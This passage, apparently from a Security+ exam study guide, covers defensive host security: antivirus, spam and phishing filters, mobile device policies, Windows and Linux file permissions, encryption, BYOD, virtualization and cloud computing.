- **Scheduled definition updates** The virus protection software should allow the scheduling of a virus definition update. A virus definition is a list of all known viruses at the time the definition file was created. After you install the antivirus software, make sure that you update the virus definitions on a regular basis; this will ensure that your system is always protected from the most current viruses. Figure 7-18 shows the option to update your antivirus definitions in Norton Antivirus.
- **Real-time protection** Most antivirus products offer real-time protection, which is a feature that scans any file that you access—as you access it. This is an automatic feature; once it is enabled, you will not need to manually invoke the scan on a file before opening the file. Figure 7-19 shows the enabling and disabling of real-time protection. In Figure 7-19, notice that

FIGURE 7-18

Updating virus definitions



you can enable the real-time protection features, but you can also specify what action the software should take when a virus is found. In this example, Norton will try to clean the virus (remove it); if that is unsuccessful, it will quarantine the virus. You can also specify whether you want to see a message on the system and what file types are being protected.


- **E-mail features** A number of antivirus products integrate with your e-mail software to scan the contents of your e-mail and help to protect your system from a virus that is received through e-mail. You can also load server-class antivirus products onto the e-mail server so that the server scans the e-mail before depositing it in the user's mailbox. Most definitely load a server-based antivirus product on your e-mail server. Figure 7-20 shows a version of Norton Antivirus that will scan e-mails going to your Exchange Server.

on the job

A number of tools are provided for free from Microsoft that deal with protecting the system from malicious software. Microsoft has free virus protection software known as Windows Security Essentials and also has the Malicious Software Removal Tool, which is used to clean up an infected system.

FIGURE 7-19

Enabling real-time antivirus protection




Configuring Anti-spam Software/Spam Filter

Spam is unsolicited e-mail. The sender typically obtains your e-mail address from a vendor that has collected your e-mail address when you visit their web site and fill in a form. The spammer can also search web pages on the Internet for e-mail addresses.

It is important that your company implements spam-filtering software on the e-mail server so that most of the spam messages are caught as they try to enter

FIGURE 7-20

Enabling real-time protection for e-mails



the organization. I talked to one customer whose spam filter reports show 40,000 messages a day are caught by the spam filter and prevented from entering the company mail server.

Companies can also purchase an *all-in-one security appliance* that is responsible for performing multiple functions, such as a company firewall, intrusion detection system, and a virus scanner and spam filter for e-mail messages trying to enter the network. The all-in-one-security appliance is typically placed at the perimeter of the network in order to stop malicious traffic from entering the network. All-in-one security appliances typically have the following features:

- **URL filter** A URL filter built into the security appliance can limit which web sites employees can navigate to. This is a common method to block common social networking sites such as facebook.com so that employees are not wasting company time on such sites.
- **Content inspection** The content inspection feature of a security appliance allows the device to look into the packet contents (known as the payload) and filter traffic based on information found in the packet. For example, the hacker may wish to block certain commands in an application such as being able to upload to an FTP server.
- **Malware inspection** The all-in-one security appliance can also have malware protection built into it that protects the network from viruses, adware, spam, and other forms of malware.

Spyware and Adware


Spyware is software loaded on your system that monitors your Internet activity, and adware is software loaded on your system that will pop up with ads promoting products and web sites. Both kinds of software have become the nuisance of the Internet during the past few years. They are most often loaded on your system when you surf a malicious or hacked web site.

Antispyware (and anti-adware) is software that you can use to remove these troublesome invaders from your system. Products that can be used to remove this malicious software include Spybot, Ad-Aware, and Microsoft's Windows Defender. Antispyware has become as popular as antivirus software, and a lot of features in newer antispyware products are the same as those on antivirus software, such as real-time protection and scheduling of scans. Figure 7-21 shows Microsoft's antispyware software known as Windows Defender, which includes such features as

- Real-time protection
- Scheduled scans

FIGURE 7-21

Windows Defender is free antispyware.



- Browser hijack protection
- Automatic updates of malicious software definitions

Additionally, you can view software that is running in memory with the Software Explorer feature.

It should be noted that Microsoft has had antivirus software for the last few years known as Microsoft Security Essentials and in Windows 8.1 has updated Windows Defender to include antivirus software to go with antispyware, making it a full feature anti-malware tool!

Phish Filters and Pop-up Blockers

In Chapter 4 you learned about different types of attacks, including phishing attacks. Remember that a phishing attack is when the hacker sends you an e-mail that leads you to the fake site for a specific company (such as a bank).

It is critical that you protect systems from phishing attacks and from malicious code running in a pop-up by implementing phish filters and pop-up blockers. You can look to third-party applications for phish filters and pop-up blockers, but it is important to know that most web browsers today have them built in.

Configuring Phish Filters and Pop-up Blockers

Your web browser comes installed with a phish filter and pop-up blocker that protect you from phish sites and annoying pop-ups. To configure the Pop-up Blocker on a Windows system, launch Internet Explorer, go to the Tools menu, and choose Pop-up Blocker (Figure 7-22). Notice that you can disable the Pop-up Blocker from the menu, or you can configure the Pop-up Blocker settings.

If you choose to configure the Pop-up Blocker settings, a dialog box appears that allows you to list web sites that you wish to allow pop-ups for (see Figure 7-23). You may wish to do this if you know the site is safe but uses a few pop-ups to display content.

FIGURE 7-22

Configuring Pop-up Blocker in Windows





FIGURE 7-23


Configuring Pop-up Blocker to allow pop-ups for a web site



To help protect your system from phishing sites and to prevent other malware from being downloaded from a site, Microsoft has created the SmartScreen Filter feature in Internet Explorer. When you visit a site, the SmartScreen Filter checks the site against known phishing sites. If the site is known to have suspicious content, a warning is displayed. You can manually check a site to see if it is a phishing site by choosing Safety | SmartScreen Filter | Check This Website, as shown in Figure 7-24.

FIGURE 7-24

SmartScreen Filter checks the site for known malware and phishing.



EXERCISE 7-2

Manually Testing a Web Site for Phishing

In this exercise, you will practice testing a web site to see if it is a valid site or a phishing site.

1. Launch Internet Explorer on a Windows computer and navigate to www.gleneclarke.com.
2. On the right side of the screen, choose Safety | SmartScreen Filter | Check This Website.
3. In the SmartScreen Filter dialog box, choose OK.
4. You should receive a message that the SmartScreen Filter has checked the site and that there are no threats.

Practicing Good Habits

This chapter is all about securing a system, and part of that comes from ensuring that employees are practicing good habits when using company systems. To help reduce security incidents, encourage employees to follow these best practices when using company systems:

- **Surfing** Encourage users to visit only sites they are familiar with, and encourage them to limit their Internet usage on company systems to business purposes only. Systems are less likely to be infected with malware with the use of good surfing habits.
- **E-mail** Ensure employees know not to open e-mail messages from unknown sources because social engineering attacks and malicious software can come through e-mail.
- **Flash drives** If employees need to store corporate data on a flash drive, ensure it is encrypted and that they use the flash drive only on company systems. Be sure that employees do not bring flash drives to the office that have been connected to their home system or to untrusted computers.

CERTIFICATION OBJECTIVE 7.03

Device Security and Data Security

In this topic you will learn about common security practices to protect systems such as laptops, mobile devices, and your corporate data. Security doesn't stop in the office, and you need to consider how to secure resources that are taken outside the company.

Hardware Security

When dealing with hardware devices such as switches, routers, and laptops, you should ensure that you protect these devices from being stolen. Routers and switches should be in a secure facility such as a server room where you control access to the room. This will help protect your routers and switches from theft and also keep an unauthorized individual from physically tampering with the device.

Any portable hardware devices such as laptops, LCDs, or even projectors should be secured to the facility with a lockdown cable. The lockdown cable connects to a port on the device and then can be secured to a desk. This deters opportunistic theft. Keep in mind the lockdown cable is not foolproof because the cable can be cut by a thief.

Some environments have hardware components such as removable drives that should be stored in a safe or in a locked cabinet overnight. If you are in a highly secure environment and use removable drives on the workstations, ensure that employees remove the drives and place them in the locked cabinet for overnight storage.


Mobile Devices

Mobile devices are becoming a huge concern in companies today due to the fact that they store local copies of company messages and company data. It is important to have strong policies surrounding the use of mobile devices such as phones and PDAs and to ensure those policies are being followed. The following are some key considerations concerning mobile devices:

- **Screen locks** It is critical to ensure that screens on mobile devices such as phones and laptops are configured to lock after a short period of inactivity. As a result, anyone wishing to use the phone and access the data on it must type the password for the phone (see Figure 7-25). So if you lose the device and someone finds it, they would need to know the password to access the data on the device.

FIGURE 7-25


A screen lock on a mobile phone can control access to the device.



- **Strong passwords** Ensure all mobile devices have complex passwords configured to use the device and thus to access the data on it. For corporate devices, you can configure policies on the BlackBerry server to enforce complex passwords for the device. You can also do this in ActiveSync policies on the Microsoft Exchange Server for mobile devices that support ActiveSync (see Figure 7-26).

FIGURE 7-26


Policies ensure strong passwords are used on devices.



- **Full device encryption** Most mobile devices support encrypting data on the device. Device encryption is critical to ensure that anyone who is able to connect the device or its memory to a computer cannot read the data.
- **Remote wipe/sanitation** Most mobile devices such as BlackBerrys, or even ActiveSync-supported devices such as iPods, iPads, and iPhones, support remotely wiping the device if it is lost or stolen. Remotely wiping the device will erase all the data off it (see Figure 7-27).
- **Voice encryption** With any devices that support encrypting voice communication, you should enable this to prevent anyone from listening in on the communication. With Voice over IP (VoIP) devices, you can encrypt the VoIP packets to prevent someone with a sniffer from capturing and analyzing the communication. For example, Wireshark has a command to analyze the VoIP packets in a capture, and it will assemble the voice packets and allow you to play the conversation. Be sure to encrypt all traffic!

FIGURE 7-27

Users and administrators can remotely wipe lost or stolen devices.



- **GPS tracking** Most smart phones have GPS capabilities that allow you to track the location of the mobile device. Ensure that the GPS features are enabled so that you can use them to locate a device that is lost or stolen.
- **Lockout** You should have strict policies regarding mobile devices to protect the sensitive data that is on the device. Ensure that you have a screen lock that is activated after a short time of inactivity, but also ensure that you configure any lockout settings on the device if they are available. Some devices allow you to configure it so that if there are three bad logon attempts, the device locks.
- **Application control** Implement any application controls on the device that restrict what the application can do or access.
- **Storage segmentation** Some devices allow you to segment the storage on the device, allowing you control over what data can be accessed by different components on the device.
- **Asset tracking** Implement any asset-tracking features that allow you to locate the lost or stolen device by GPS.
- **Inventory control** Inventory all devices and track who has them.
- **Mobile device management** Use mobile device management software that allows you to manage the features available on the mobile device and also allows you to remotely wipe the device.
- **Device access control** Implement any device access control features that allow you to control who can access the device and different features of the device.
- **Removable storage** If your device supports removable storage, you can look to disabling it so that data cannot be copied from the device to the removable storage.
- **Disabling unused features** Like hardening a computer, you should disable unnecessary features on the mobile device to help secure it.

Data Security

A huge part of securing systems is to ensure that the data on a system or device is protected from unauthorized individuals. You should protect data in a number of different ways:

- **File permissions** You can control who has access to what files in order to prevent unauthorized individuals from accessing the file under normal circumstances. The reason I say "normal circumstances" is that I have seen a

file protected with permissions that were bypassed by booting from a live CD and accessing the data.

- **Encryption** To ensure that information is confidential and protected from unauthorized use, encrypt the data in storage. If you encrypt the data and an unauthorized individual gains access to the file, then they will see only the encrypted text and be unable to decipher the information.
- **Data loss prevention (DLP)** Data loss prevention is software or hardware that is designed to analyze information, leaving the organization to ensure that sensitive information is not being leaked. DLP can be implemented to monitor network traffic and to identify sensitive information being sent through instant messenger, e-mail, or protocols such as HTTP and FTP. DLP can also analyze data in storage to ensure sensitive information is not being stored in the wrong location.

Windows File Permissions

In the Windows operating systems, you can secure the folders and files so that only certain users can access certain folders. For example, you want to make sure that only accountants can get access to the accounting folder.

There are two steps to securing folders on a Windows server: First, you must secure the folder with NTFS permissions, and then you must set share permissions when you share the folder out to the network. Sharing the folder out to the network is the way you "publish" the folder to your Windows clients. Users can connect to shared folders only when connecting to the server. The following list summarizes NTFS permissions and sharing:

- **NTFS permissions** These can be applied only to NTFS partitions. If you are not using NTFS, you can convert to NTFS from FAT or FAT32 with the **convert <drive_letter> /fs:ntfs** command. Once you set the NTFS permissions, they will apply when the user accesses the folder either locally or from across the network.
- **Sharing** Sharing the folder is the way you publish the folder to the network clients. When you share the folder, you specify share permissions as well. Remember that when the NTFS permissions conflict with share folder permissions, the most restrictive permission wins. For example, if you give the NTFS permission of Modify and the share permission of Read, when users

come through the share to access that folder, their permission will be Read because it is more restrictive.

exam Watch

When NTFS permissions conflict with shared folder permissions, the most restrictive permissions will win.

NTFS Permissions You should be familiar with a number of NTFS permissions when it comes to securing folders; the popular NTFS permissions are listed in Table 7-1.

Shared Folder Permissions Once you secure the folders with NTFS permissions, you will need to share the folder to publish it to the network. When sharing folders, you will need to configure shared folder permissions. You should be familiar with a few shared folder permissions when it comes to securing folders that are shared on the network. Be aware that when a share permission is applied to

TABLE 7-1 Popular NTFS Permissions

NTFS Permission	Description
List Folder Contents	This permission is assigned to a folder; it allows a user to view a contents list for the folder but not necessarily to read the files in the folder.
Read	This is a folder and file permission that enables a user to open and read the contents of files.
Read and Execute	This is a folder and file permission that allows users to read the contents of files and to execute an executable.
Write	This is a file and folder permission that allows a user to modify the contents of a file (write to it) or to create a new file or folder within that folder.
Modify	This is a folder or file permission that includes all the permissions mentioned previously. Having the Modify permission allows a user to read, execute, delete, list folder contents, and write to the contents of the folder or file.
Full Control	This is a folder or file permission that gives a user all permissions possible. If you assign the Full Control permission, the user will be able not only to modify the contents of the file, but also to change the permissions on the resource.

TABLE 7-2 Share Permissions in Windows

Share Permission	Description
Read	This share permission enables a user to open and read the contents of files within the share.
Change	This share permission enables a user to open and read the contents of files within the share, create new files, and change the contents of files within the share.
Full Control	This share permission enables a user to open and read the contents of files within the share, create new files, change the contents of files within the share, and change permissions on the share. This permission is typically not assigned to users on the network.

a folder, it will be retained for all subfolders as well. For example, if you share the data folder and users have the Change permission, when users connect to the data share, they will have the Change share permission, and when they double-click a subfolder, they will still have it. You will rely on NTFS to change the permissions at each subfolder level if needed. The share permissions are listed in Table 7-2.

Exercise 7-3 demonstrates how to configure a Windows Server system for NTFS permissions and then to publish the resource by sharing it and configuring share permissions.


EXERCISE 7-3

Configuring Permissions in Windows 8

In this exercise, you will learn to set NTFS permissions and shared folder permissions to secure the data folder on your Windows 8 system.


1. Log on to Windows 8 and create a folder on drive C: called **Data**.
2. Right-click the Data folder and choose Properties.

3. Choose the Security tab and then click the Advanced button.



4. Click the Disable Inheritance button and then choose "Remove all inherited permissions from this object" when prompted.
5. Click OK to close the window.
6. Choose the Edit button to change the permissions.
7. Click Add to add a user or group to the permission list, and then type **Sales;administrators** and choose OK.

8. Sales is added to the permission list. Select Administrators and then choose Full Control in the Allow column. Select Sales and then choose the Modify permission in the Allow column as shown here.




9. Click OK to close all windows.

Sharing the Data Folder

10. Right-click the Data folder and choose Properties and then choose the Sharing tab.
11. On the Sharing tab, choose the Advanced Sharing button.
12. Choose the Share this folder checkbox. Notice that the share name is the same name as the folder—in this case, Data. Click Permissions to set the share permissions.
13. Click Remove to remove the default permission of Everyone having Read.
14. Click Add and type **administrators;sales** and then choose OK.
15. Select Administrators and then choose Full Control as the permission.

16. Select Sales and then choose Change as the permission.



17. Click OK.
18. Click OK again.

Linux File Permissions


Securing files in Linux is a little bit different. Linux has three permissions for files and folders, and each permission has a numerical value associated with it:

- Read (R): 4
- Write (W): 2
- Execute (X): 1

Three entities can have these three permissions to a file or folder: the file owner, a group, and everyone else ("others"). To view the permissions assigned to a file, you can use the **ls -l** command in Linux to list files (see Figure 7-28).

FIGURE 7-28

Viewing permissions on a file in Linux



Notice in the figure that the file called myfile.txt has the Read/Write permissions given to the owner, while the group and everyone have only the Read permission. If you want to change the permission, you can use the **chmod** (change mode) command and modify the permission by placing a number to represent the desired permission for each of the three placeholders. The following code listing displays how to give the owner Read, Write, and Execute permission (adding up to 7) and also to give the group and everyone Read, Write, and Execute permission:

```
chmod 777 myfile.txt
```


If you wanted to give the owner Read, Write, and Execute but ensure everyone else only has the Read permission to the myfile.txt, you would use the following command:

```
chmod 744 myfile.txt
```

Figure 7-29 displays the new permissions on the myfile.txt file. Notice that the owner has Read, Write, and Execute, while everyone else has just Read.

FIGURE 7-29

Looking at the modified permissions



The **chmod** command supports a number of methods to change the permission on a file. For example, **chmod u=rwx /myfile.txt** would set Read, Write, and Execute for the file owner (u) to the file named myfile.txt. Another example, **chmod u=rwx,g=rw,o=r /myfile.txt**, grants the file owner (u) Read, Write, and Execute; allows a group (g) to read and write; and allows all others (o) only Read access. Expressed numerically, the command would be **chmod 764 /myfile.txt**. Keep in mind that if you're using **chmod** to set permissions on a folder, you should use the **-R** switch to recursively change permissions for all subordinate files and folders.

You can also modify the permissions on a file in Linux using the properties dialog box of the file. If you right-click a file and choose Properties, you can modify the permissions assigned to the owner, group, and others, as shown in Figure 7-30.

Data Encryption

Encryption can be enabled in a number of different places. The key is that whenever you are storing data on a type of memory or device, you should investigate if it is

FIGURE 7-30

Configuring permissions through file properties



possible to encrypt that data—most times you will be able to! The following outlines some popular areas to encrypt information:

- **Full disk** Most operating systems today support full disk encryption. For example, Windows 7 and above have BitLocker, which allows you to encrypt the contents of the entire drive, including the operating system. To boot the system, an individual needs to know the key so that the boot files can be decrypted.
- **Database** When storing information in a database, it is critical that you encrypt sensitive information. For example, if your company has an application that stores customer credit card numbers or even a customer's password to the site, then you should encrypt that data in the database because it is possible for a hacker to gain access to the database and discover this information if it's not encrypted.
- **Individual files** If you are not encrypting the contents of the entire drive, then you can look to encrypting the contents of selected sensitive documents. For example, you can use the Encrypting File System (EFS) in Windows to encrypt individual files.
- **Removable media** If storing data on a removable drive such as a flash drive, be sure to encrypt all company data on this drive. It is too easy to lose or forget the flash drive somewhere, and if the data is not encrypted, it can be read by anyone!
- **Mobile devices** Most mobile devices will allow you to encrypt their contents so that if the device is lost or stolen, no one is able to retrieve the data on the device.

exam Watch

For your exam, remember that data on any type of removable drive or mobile device should be encrypted in order to maintain confidentiality.

Hardware-Based Encryption

Data encryption can be performed by software on the system or by hardware (computer chips installed on the system). The benefit of using hardware-based encryption is that it outperforms software solutions, and due to the complexity of

the calculations, you will find the hardware solutions perform the job much more quickly!

- **TPM** Trusted Platform Module is a computer chip on a system that stores the cryptographic keys that are used to encrypt data. Applications that use passwords to encrypt data are susceptible to dictionary attacks, while TPM has a dictionary attack prevention module built in. In Windows 7/2008, BitLocker supports using TPM to store the key. Keep in mind that to use it, you must have a TPM-supported BIOS.
- **HSM** The Hardware Security Module is a card that is added to a system that contains a crypto-processor to perform asymmetric cryptographic functions at the hardware level. It also contains chips that store the crypto-keys to be used by the system.
- **USB and hard drive encryption** As mentioned earlier, you should ensure that any hard drives and removable storage such as USB drives are encrypted so that unauthorized individuals cannot gain access to the data.

exam Watch

For the Security+ exam, be familiar with TPM. Also note that if you are using TPM to encrypt drive contents, you should have a copy of keys so that disk contents can be decrypted if the TPM chip or motherboard fails.

Other Data Security Considerations

There are a number of other considerations you should take into account when implementing data security. The following identify some of those considerations:

- **Cloud storage** If you're storing information in the cloud, be sure you know your company's security policy surrounding this. Some organizations cannot store in the cloud due to the sensitive nature of the data.
- **SAN** Most organizations have a SAN to store all their data. Be sure to take time to verify that the SAN is configured in a secure manner.
- **Handling Big Data** Ensure that any Big Data used to store company data is in a secure state and is using secure channels when being accessed by clients on the network.

- **Data in-transit, data at-rest, data in-use** Ensure that you are securing the data in storage with permissions or encryption and securing the data in transit with encryption as well. Also ensure that the data is secure when being used by limiting what actions someone can do with that data in the software.

Implementing Data Policies

You learned in Chapter 2 that one of the most important aspects of security for any company is to have a detailed security policy identifying all the do's and don'ts within the organization. It is important to update your security policy and include a data policy that specifies the following:

- **Wiping** Ensure the policy dictates that devices must be securely wiped, erasing all the data off the device when it is no longer being used. Also ensure your policy specifies that a lost or stolen device should be remotely wiped.
- **Disposing** Be sure to specify in the policy how to dispose of devices that store data. For example, when replacing a hard drive in a system, a highly secure environment would need to shred the old hard drive to ensure no one ever gets their hands on the data that is on that drive.
- **Retention** Ensure that your company has a retention policy in place specifying how long data and records are retained.
- **Storage** Be sure that the policy specifies where data can be stored. For example, you may want to include in the policy whether USB sticks are a valid storage for company files, or if the company is allowed to use cloud storage.

Application Security and BYOD Concerns

A new objective added to the Security+ certification exam is application security best practices and *bring your own device (BYOD)* concerns. In this section, you learn about common best practices to help create a more secure application environment and also considerations that should be made when allowing users to bring their personal devices into the office.

Application Security Best Practices

Let's first look at some common best practices to help create a more secure application infrastructure. Although some of these topics have been touched on in earlier chapters, it is important to review these best practices:

- **Key management** Ensure that the application is creating encryption keys and storing encryption keys in a secure manner.
- **Credential management** Ensure that any security credentials are used in the application in a secure manner, and also stored in an encrypted format within a database.
- **Authentication** Ensure that your application is authenticating all users of the application and controlling what a user has access to based on that authentication.
- **Geo-tagging** Verify whether the application is using any geo-tagging features, which is storing geographical identifying information with media such as photos or video. This could be a privacy concern, as physical location could be determined from this geo-tagged data.
- **Encryption** Ensure the application is encrypting any sensitive information, including network communication and sensitive data in storage.
- **Application whitelisting** Depending on the purpose of the application, verify that it has a whitelisting feature, which is an allow list that can be configured in the application. For example, an e-mail program can have a contact whitelist, which is a listing of contacts that are allowed to be e-mailed within the software.
- **Transitive trust/authentication** A feature that allows the application to trust security principles that are trusted by another environment due to the fact that your application trusts the other environment.

BYOD Security Concerns

A big security concern these days is the fact that employees are bringing their own personal devices such as cell phones, tablets, and laptops into the office and using those devices to perform company tasks. The following present some concerns with allowing an employee to use a personal device and should be considered as you design your bring your own device (BYOD) policy:

- **Data ownership** You want to ensure that if you allow employees to use their own personal device for work, you make it clear that the information is owned by the company and not the employee. If the employee leaves the company, they will have to erase all company data from the device.

- **Support ownership** It is important to make it clear who is responsible for support of the device if something goes wrong with it. Most companies will ensure the employee knows they are responsible for the support of their own device.
- **Patch management** Make it clear who is responsible for keeping the device up to date with patches. Again, this may be looked at as the job of the employee, and it should be made clear to the employee that they must keep the patch level up to date on the device.
- **Antivirus management** Decide who manages the antivirus feature. If it is the employee, then ensure the employee has antivirus software on the device and keeps the virus definitions up to date.
- **Forensics** Your BYOD policy should make it clear that if there is a security incident with a personal device, the company has the right to perform a forensics analysis on the device. The employee may not agree to this, and this is a good reason not to allow personal devices for work use.
- **Privacy** Another touchy topic is expectation of privacy on the device. You should have the employee agree that if they are going to store company data on the device, then you have the right to review and monitor activity on it. Again, the employee may not agree to this, and as a result, you should not allow company data on personal devices.
- **On-boarding/off-boarding** When allowing personal devices that need access to your systems and network. you will need to ensure that you have procedures in place for adding those personal devices to the identity and access management system (IAM). This system is used to identify persons or devices outside the company and to control access to the system. The process of adding the new device to the system is known as *on-boarding*, while removing a device from the system is known as *off-boarding*.
- **Adherence to corporate policies** Another important point is to ensure the employee will follow company policies when using the personal device. This may include antivirus and patch management policies along with acceptable use.
- **User acceptance** Make sure the employee agrees to the terms of using a personal device for work, and if they do not agree, you will have to disallow the use of the device. Remember your goal is to protect the interest of the company.

- **Architecture/infrastructure considerations** You will need to consider any changes to the network infrastructure that need to be made in order to allow personal devices access to your systems. For example, you may need to create and deploy certificates to the devices or expand the IP range on the DHCP server.
- **Legal concerns** There are a large number of legal concerns with allowing a personal device for business use, and these typically are reasons why a company will play it safe and say "No personal devices for work purposes." Examples of legal concerns are who owns the data, performing forensics investigation on the device, and employee privacy because it is their device.
- **Acceptable use policy** Ensure that the employee agrees to the acceptable use policy when using their own personal device. Typically, employees want to use their own device as a way to bypass the acceptable use policy.
- **On-board camera/video** You may need to disable the camera so photos and videos are not taken at work if physical security is a concern.

Host-Based Security

Implementing security on each system and device within the network is key to the security of the environment. This chapter has been focused on demonstrating some common tools used to improve the security of the system such as firewalls and antivirus. This section is designed to be a review of key points when looking at host security.

OS Hardening and Antimalware

The first step to implementing host security is to lock down a system or device by hardening the device and installing any antimalware features. The following are key steps to take to lock down the systems:

- **Operating system security and settings** Ensure that you have reviewed the settings on the system or device to place the device in a secure state. As much as possible, alter settings so that you are not using default settings because hackers know and expect default settings.
- **OS hardening** Hardening a system or device means you need to spend time removing unnecessary features and disabling unnecessary services. Each feature has vulnerabilities, so removing them reduces the vulnerabilities on the system.
- **Patch management** Ensure you have applied the latest firmware to a device and have patched the software.

As you have learned, there are a number of different types of malicious software you need to protect against. The following lists malware protection features:

- **Antivirus** Install antivirus software and keep the virus definitions up to date.
- **Anti-spam** Ensure the e-mail software has anti-spam features enabled to reduce the unsolicited e-mail that reaches the user.
- **Antispyware** Ensure you have antispyware installed to prevent software from monitoring your activity.
- **Pop-up blockers** Ensure you have adware blockers and pop-up blockers installed to prevent pop-ups from occurring.

Hardware and Software Security

There are a number of steps you can take to protect your hardware assets and software assets. The following outlines common techniques to implement software security:

- **Whitelisting vs. blacklisting applications** You can restrict what software is allowed to run on a system with a whitelist or you can block software from running with a blacklist.
- **Trusted OS** Use a trusted OS. A trusted OS is a system that implements multiple layers of security, such as authentication and authorization, to determine who can access a system and what they can do.
- **Host-based firewalls** Implement host-based firewalls to control what traffic is allowed to reach the system. Host-based firewalls are critical if your users are taking the laptop out of the office and connecting to an untrusted network such as a home or hotel network.
- **Host-based intrusion detection** Implement a host-based intrusion detection system to monitor for suspicious activity on the system.
- **Host software baselining** Use baselining software to ensure the system is in a secure state and has been hardened.

There are a number of steps you can take to help protect your assets as it relates to physical security:

- **Cable locks** Use cable locks for smaller devices such as laptops and projectors to prevent someone from easily stealing those devices.

- **Safe** Have a safe for employees to store sensitive documents.
- **Locking cabinets** Have locking cabinets available to store removable drives, mobile devices, and any other devices that may contain sensitive data while not in use.

CERTIFICATION OBJECTIVE 7.04

Understanding Virtualization and Cloud Computing

The last topic for this chapter is security considerations you should make surrounding some of the hot technologies today—virtualization and cloud computing. You can expect a question or two regarding this topic on the Security+ certification exam.

Virtualization and Security

Virtualization is the concept that instead of having a different server or computer to run each of the different operating systems or services, you can run each of these in a separate *virtual machine (VM)* on a single computer. A virtual machine is provided by virtualization software such as VMWare or Microsoft's Hyper-V, and it allows you to run each operating system in an isolated environment although all systems are running on the same physical computer. Figure 7-31 displays a system that is running two virtual machines—one VM is running Windows Server 2008, and the other is running Windows 7.

Benefits to Virtualization


Virtualization technology offers huge benefits. If you are in a support role and need to support clients that run different operating systems, it gives you a method to have a copy of each licensed operating system installed on a single computer. If you need to answer a support call for a specific operating system, then you have the OS in front of you.

Testing and training environments benefit from virtualization environments because you can install different servers and clients on the same physical machine to create a mockup of a network environment.

Management also benefits from virtualization technology. You can consolidate dozens of servers down to only a few physical servers because you simply run each server in its own VM on just a few physical servers. One of my customers consolidated 26 servers down to 4 or 5 physical servers. As a result, they have saved a lot of money in hardware upgrades and maintenance—now that they have only 4 or 5 physical servers to maintain.

FIGURE 7-31

A Windows 2008 Server and Windows 7 VM running on a single host computer



An environmental benefit to using virtualization is using less power because fewer physical servers are involved. This also saves money for the company. One of my customers consolidated servers to virtualization because they were reaching maximum power consumption!

Security Issues with Virtualization

Some key points to remember regarding virtualization technology as it relates to security are

- **Less hardware to secure** A huge benefit to virtualization is that you will run multiple systems on one physical server, which means that you have less hardware to secure. Be sure to follow physical security practices with the host system, but the benefit is that it is only one system.
- **Disk space** Virtualization technology allows you to create snapshots of a system so that you can revert to the snapshot at any point in time. This is a great feature because if you make a mistake in the configuration of a system,

you can revert to the snapshot. Keep in mind, though, that each snapshot uses up disk space.

- **Patching** Although all of the virtual machines are running on the same physical system, patching the host system does not patch the virtual machines. You are responsible for patching each virtual machine.

exam Watch

For the exam, remember that a benefit of virtualization is that you have fewer systems whose physical security you need to worry about. Ensure that you follow physical security best practices with the host system, but it is nice to worry about less hardware!

Most companies today are using virtualization software to host multiple virtual machines on a single server, thus saving money on hardware purchases and consuming less power. The following are some best practices in regard to virtualization security:

- **Snapshots** Taking snapshots gives you a point that you can revert to should something go wrong with the virtual machine.
- **Patch compatibility** Ensure that the patches are tested and compatible before applying to production systems in a virtualized environment.
- **Host availability/elasticity** Be sure that you have implemented high availability of the host system because if it fails, then all the virtualized servers are unavailable.
- **Security control testing** Ensure that you test all security controls in the virtualized environment to be sure they are working as expected.
- **Sandboxing** You can create sandboxes, which are restricted environments, to control what the virtual machines have access to.

Cloud Computing Issues

The purpose of cloud computing is to allow you to have features such as databases, e-mail, or other services provided to the company without having to host those services yourself. For example, to host your own database server or e-mail server, you need the server hardware and software, which cost money. It may be easier to have those services hosted by someone else (and let them purchase the hardware and software) while you pay a monthly subscription fee to access those services across the

Internet. With many cloud services, you only pay for the services you use and the data storage you use.

Although a company could save the initial cost of purchasing hardware and software by having the services hosted by someone else across the Internet, there are some security considerations for cloud computing:

- **Many customers sharing service** If multiple customers are subscribing to the same service, is it possible that one customer can gain access to another customer's data? You are trusting the provider to keep customer information partitioned from other subscribers. This is often accomplished using virtualization technologies.
- **Legal issues** In most cases, if law enforcement has legal reasons for the data provider to give access to the information they have stored, they will have to provide full disclosure of the information.
- **Who manages the security** It is critical to find out what services are being provided by the provider and whether you are responsible for the security configuration of the system. Most public cloud providers must periodically undergo third-party security audits.

With different implementations of cloud computing, you need to be familiar with these terms for the Security+ certification exam:

- **Software as a Service (SaaS)** With SaaS, the application is provided across the Internet, which means that you do not need to install the application at your site.
- **Platform as a Service (PaaS)** Provides the computing platform as a service, which includes the hardware and software required to run a specific system such as an e-mail server or database server.
- **Infrastructure as a Service (IaaS)** Provides computers, data centers, and network equipment as a service that the customer pays a monthly fee for based on the amount of resources used.

There are a number of different ways to implement cloud services. You could implement the cloud as a private cloud, a public cloud, or a hybrid environment:

- **Private cloud** A private cloud means that you create the cloud services internally for your company and your company leverages those services. With a private cloud, the data is stored inside the company.

- **Public cloud** A public cloud is provided by a service provider, and your data stored in the cloud would be located on that provider's servers. It is important to stress that many organizations are not allowed to store sensitive data in a public cloud where the servers are hosted out of the country.
- **Hybrid cloud** A hybrid cloud is a mix of public and private cloud. The company may store nonsensitive data in the public cloud, but keep sensitive data stored in the private cloud.
- **Community cloud** This type of cloud pools computing resources to make IT services available to multiple organizations with common needs, such as real-time access to a back-end database.

CERTIFICATION SUMMARY

In this chapter you learned about the different methods used to implement security on a system. The following list summarizes some key points to remember regarding system security when preparing for the Security+ certification exam:

- Implement a personal firewall on a system that is connecting to untrusted networks such as wireless or hotel networks.
- Protect systems from malware by installing antivirus and antispyware software.
- Most web browsers have phishing filters built in that check a visited site against a known list of phish sites.
- Install a pop-up blocker to prevent pop-ups from occurring.
- Mobile devices should be secured with passwords, and the password should be required after the device has been idle a certain amount of time. Data should be secured by configuring permissions, but also by encrypting the data.
- Virtualization is a common practice, and it is important to ensure that each of the virtual machines (not just the host operating system) has been configured in a secure manner. For example, you need to ensure that you patch each of the virtual machines.
- Cloud computing is the hosting of services across the Internet to save a business money because they don't have to install their own servers. Cloud computing could raise issues of privacy.



TWO-MINUTE DRILL

Implementing Personal Firewalls and HIDS

- ❑ A personal firewall should be used on any system that is connecting to an untrusted network.
- ❑ Windows and Linux both have firewalls that can be enabled to protect the systems.
- ❑ The TCP wrappers feature in Linux allows you to control which systems can connect to the different services.

Protecting Against Malware

- ❑ Ensure that you have virus protection software installed and that the virus definitions are up to date.
- ❑ Be sure that you have spam filters installed on the server to prevent spam messages from being sent to your users.
- ❑ Ensure that you have antispyware and other malware-protection software installed.

Device Security and Data Security

- ❑ Mobile devices should have a password configured so that if they are stolen or lost, others cannot gain access to the information stored on the devices.
- ❑ Encrypt data on mobile devices and removable drives so that confidentiality is maintained.
- ❑ TPM is a secure method of storing keys on a computer chip.

